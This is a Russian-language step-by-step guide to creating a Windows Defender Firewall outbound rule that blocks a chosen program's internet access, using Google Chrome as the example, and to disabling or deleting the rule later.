
Настройки Windows Firewall

Для настройки параметров защитника Windows следует перейти в расширенные настройки брандмауэра. Для этого:


Шаг 1. Нажимаем по **иконке поиска** возле по **«Пуск»** и вводим фразу **«Панель управления»**.




Шаг 2. В открывшемся окне, выбираем режим отображения **«Мелкие значки»** и переходим в **«Брандмауэр защитника Windows»**.




Шаг 3. Чтобы перейти в окно расширенных настроек защиты, выбираем пункт **«Дополнительные параметры»**.




Находясь в меню **«Дополнительные параметры»** можно посмотреть текущее состояние защитника и его основные настройки. Данная информация находится в первом пункте «**Монитор брандмауэра»**.




Для создания собственных блокировок определенных приложений, следует воспользоваться графой **«Правила для исходящих подключений»**, где следует выбрать пункт **«Создать правило»**.




В открывшемся окне присутствует несколько вариантов блокировок сети. К примеру, можно заблокировать целый порт или конкретную программу. В нашем случае будет заблокирована конкретная программа, поэтому выбираем **первый пункт** и нажимаем **далее**.




Для блокировки конкретной программы, следует выбрать пункт **«Путь программы»** и выбрать необходимое приложение. Для примера, блокировка будет произведена на браузере Google Chrome. Исполняемый файл браузера находится по пути **«C:\Program Files (x86)\Google\Chrome\Application»**. Его можно выбрать в пункте обзор, или самостоятельно ввести, скопировав путь из проводника.



Выбрав необходимую программу, следует выбрать действие, которое будет применено. Для блокировки, выбираем пункт **«Блокировать подключение»** и **далее**.




В следующем окне следует выбрать те **профили**, к каким будет применено созданное правило блокировки.




В последнем окне необходимо задать имя правилу. Для удобства поиска данной настройки называем её **«Блокировка подключения Google Chrome»** и подтверждаем действие кнопкой **«Готово»**.

Читайте также: 5 способов защитить файлы от потери данных



После выполнения вышеуказанных действий браузер Google Chrome перестанет подключаться к сети Интернет. Перезагрузка компьютера не потребуется.

Чтобы **вернуть работоспособность** браузера необходимо найти созданное правило в списке, нажать по нему **ПКМ** и выбрать пункт **«Отключить»**. Если в настройке более нет необходимости, её можно удалить.




Стоит понимать, что не все исполнительные файлы относятся к подключению, поэтому в некоторых случаях блокировка может оказаться неэффективной. Чтобы устранить это, следует узнать через что происходит подключение к интернету и уже блокировать данный элемент. К примеру, многие онлайн игры, работающие на Jawa, подключаются к сети через **исполнительный файл Jawa**, а не собственный. Таким образом для блокировки игры необходимо заблокировать доступ исполнительного файла Jawa.

